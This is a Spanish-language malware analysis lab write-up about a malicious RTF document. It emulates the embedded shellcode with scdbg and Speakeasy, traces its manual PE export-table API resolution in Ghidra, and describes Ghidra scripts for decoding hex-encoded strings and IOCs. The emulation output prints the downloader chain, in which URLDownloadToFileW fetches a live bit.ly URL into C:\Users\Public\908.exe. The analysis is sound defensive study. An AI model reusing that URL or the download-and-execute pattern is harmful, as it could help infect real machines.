



Esto confirma que el recorte desde 0x100 ha generado un shellcode RAW directamente emulable.

## 11.8 Confirmación con scdbg

**Finalmente, emulamos el shellcode recortado con scdbg:**

```
scdbg.exe -f .\2b_offset100.bin -s 2000000
```




En esta ejecución, **scdbg consigue emular suficiente código para mostrar la cadena principal de comportamiento:**

```
GetProcAddress(ExpandEnvironmentStringsW)
ExpandEnvironmentStringsW(%PUBLIC%\908.exe)
LoadLibraryW(UrlMon)
GetProcAddress(URLDownloadToFileW)
URLDownloadToFileW(http://bit.ly/34vzFlU, C:\Users\Public\908.exe)
LoadLibraryW(oleaut32)
GetProcAddress(SysAllocString)
```

**La lógica observada es:**

```
1. Resolver ExpandEnvironmentStringsW.
2. Expandir %PUBLIC%\908.exe.
3. Cargar UrlMon.
4. Resolver URLDownloadToFileW.
5. Descargar http://bit.ly/34vzFlU.
6. Guardar el resultado como C:\Users\Public\908.exe.
7. Cargar oleaut32.
8. Continuar con SysAllocString / rtcShell.
```

**El error final:**


```
Unknown Dll - Not Implemented by libemu
Lookup not found
No memory At Address
```

Sólo indica que scdbg/libemu no implementa completamente alguna DLL o API necesaria para continuar la emulación después de esa fase. Antes de detenerse, la herramienta ya ha permitido confirmar la parte principal del comportamiento de downloader.

---

## 11.9 Descubriendo el problema inicial de scdbg

No he podido seguir las indicaciones del vídeo por cometer el siguiente error:




La diferencia no está en la muestra ni en el objeto extraído, sino en el modo de ejecución. En el vídeo de clase se emula el objeto con escaneo activado. Así se puede encontrar automáticamente un offset válido dentro del RAW. Al no apreciar este "pequeño" detalle, no pude seguir las indicaciones del video y hemos tenido que dar una "pequeña vuelta" para conseguir emular el objeto.

---

## 11.10 Conclusiones

La ejecución directa del documento RTF en Word no permitió observar detonación completa en el entorno de laboratorio. No se identificaron procesos hijos sospechosos de WINWORD.EXE, escritura evidente de payloads, persistencia ni conexiones de red asociadas a la muestra. El intento con x64dbg tampoco alcanzó los breakpoints configurados en funciones sensibles.

Sin embargo, la emulación del objeto RAW extraído mediante rtfobj sí permitió confirmar el comportamiento principal del payload. El objeto 2b.raw no comenzaba directamente en el punto de entrada útil, por lo que fue necesario probar distintos offsets. Speakeasy permitió identificar 0x100 como offset funcional.

Tras recortar el objeto desde 0x100, el nuevo fichero 2b_offset100.bin pudo ser emulado correctamente con Speakeasy y scdbg. Ambas herramientas confirmaron que el shellcode resuelve APIs dinámicamente, expande la ruta %PUBLIC%\908.exe, carga UrlMon y llama a URLDownloadToFileW para descargar http://bit.ly/34vzFlU y guardar el resultado como C:\Users\Public\908.exe.


Por tanto, aunque la muestra no detonó de forma observable al abrirla con Word en la máquina virtual, la emulación controlada del shellcode embebido confirma que el payload actúa como downloader.

---


# 12. Automatizando tareas: Ghidra


## 12.1 Observamos cómo se ve desde Ghidra `F_2.ole`

Ghidra necesita ayuda manual porque el objeto es raw binary y no tiene cabecera PE, no hay entry point y Ghidra no sabe automáticamente dónde empieza el código. Para solucionar esto vamos a ir al offset  Pulsamos `g` y escribimos: `0x38ed`  Forzamos el desensamblado: Estando en el offset `0x38ed`, pulsamos `d`, con el botón derecho `Disassemble`  Creamos una función: En la misma dirección `0x38ed`, pulsamos `f`, o botón derecho `Create Function`  Ponemos el nombre `api_resolver_start`:




**Marcar kernel32 como UTF-16LE**: En la dirección `0x38f8`, vemos bytes como: `6b 00 65 00 72 00 6e 00 65 00 6c 00 33 00 32 00 00 00`. Eso es: `kernel32` en `UTF-16LE`. Nos situamos en `0x38f8` -- Seleccionamos desde 0x38f8 hasta 0x3909 incluido. -- Botón derecho: Clear Code Bytes --- Luego, estando en 0x38f8, botón derecho: Data → Terminated Unicode o, si aparece como opción: Data → Unicode String --- Opcional: podemos porner una etiqueta: s_kernel32_w Con tecla L o botón derecho: Label.



# 12.2 Detalle de la resolución dinámica de APIs




**Donde:**

```
000039a8  MOV  EDX,dword ptr [ESP + 0x14]
000039ac  MOV  EAX,dword ptr [EDX + 0x3c]
000039af  LEA  EAX,[EDX + EAX*0x1 + 0x78]
000039b3  MOV  EAX,dword ptr [EAX]
000039b5  ADD  EAX,EDX
000039b8  MOV  ECX,dword ptr [EAX + 0x18]
000039bb  MOV  EBX,dword ptr [EAX + 0x20]
000039be  ADD  EBX,EDX
```

**Interpretación:**

```
EDX = base del módulo PE
[EDX + 0x3c] = IMAGE_DOS_HEADER.e_lfanew
EDX + e_lfanew + 0x78 = dirección del Data Directory de exports en PE32
[EAX] = RVA del directorio de exportaciones
EAX + EDX = dirección real del IMAGE_EXPORT_DIRECTORY
[EAX + 0x18] = NumberOfNames
[EAX + 0x20] = AddressOfNames
```

vemos que el código recorre estructuras PE y la tabla de exportaciones.

**El bucle que recorre nombres exportados:**

```
000039c2  TEST ECX,ECX
000039c4  JZ   LAB_00003a03
000039c7  PUSH ECX
000039c8  MOV  ECX,dword ptr [EBX]
000039ca  LEA  ECX,[ECX + EDX*0x1]
...
000039d6  SCASB.REPE ES:EDI
...
000039db  CMPSB.REPE ES:EDI,ESI
```

En la rutina localizada en `F_2.ole` se observa código que accede a estructuras internas PE en memoria. La instrucción `mov eax, [edx+0x3c]` recupera el campo `e_lfanew` de la cabecera DOS del módulo cargado. Posteriormente, el código calcula `base + e_lfanew + 0x78`, lo que apunta al directorio de exportaciones en PE32. A continuación, accede a campos del `IMAGE_EXPORT_DIRECTORY`, como `NumberOfNames` (`[eax+0x18]`) y `AddressOfNames` (`[eax+0x20]`), y recorre los nombres exportados para resolver funciones dinámicamente. **Esto confirma que el payload no depende de una IAT convencional, sino que implementa resolución manual de APIs.**


## 12.3 Script Python para ghidra que analiza el RTF

Script para Ghidra/Ghidrathon ghidra_rtf_hex_auto_deobfuscator.py que analiza el RTF original como Raw Binary.

Este script se utiliza sobre el **RTF original importado en Ghidra como Raw Binary**. Su función es buscar automáticamente bloques largos de hexadecimal textual dentro del documento, decodificarlos a bytes reales y extraer cadenas `ASCII` y `UTF-16LE` sin partir de una lista previa de APIs o IOCs. Además, guarda los blobs decodificados y genera un CSV con las cadenas extraídas. También añade comentarios, bookmarks y labels en Ghidra para las cadenas que considera interesantes. `:contentReference[oaicite:0]{index=0}`

Uso recomendado:

```
RTF original → localizar y decodificar automáticamente cadenas ocultas como
hexadecimal textual.
```





## 12.4 Script Python que busca apis determinadas

Script para Ghidra/Ghidrathon para facilitar el análisis en Ghidra, creamos un script ghidra_rtf_hex_ioc_decoder.py compatible con Ghidrathon/Python 3 que busca una lista concreta de IOCs conocidos que se obtuvieron en el paso anterior. Detecta las cadenas en cuatro formatos: ASCII directo, UTF-16LE directo, ASCII codificado como hexadecimal textual y UTF-16LE codificado como hexadecimal textual. Cuando encuentra una coincidencia, añade comentario, bookmark y label en la dirección correspondiente.

Uso recomendado:

```
RTF original o blobs extraídos → confirmar IOCs ya conocidos como kernel32,
LoadLibraryW, UrlMon, URLDownloadToFileW, %PUBLIC%\908.exe o
http://bit.ly/34vzFlU.
```

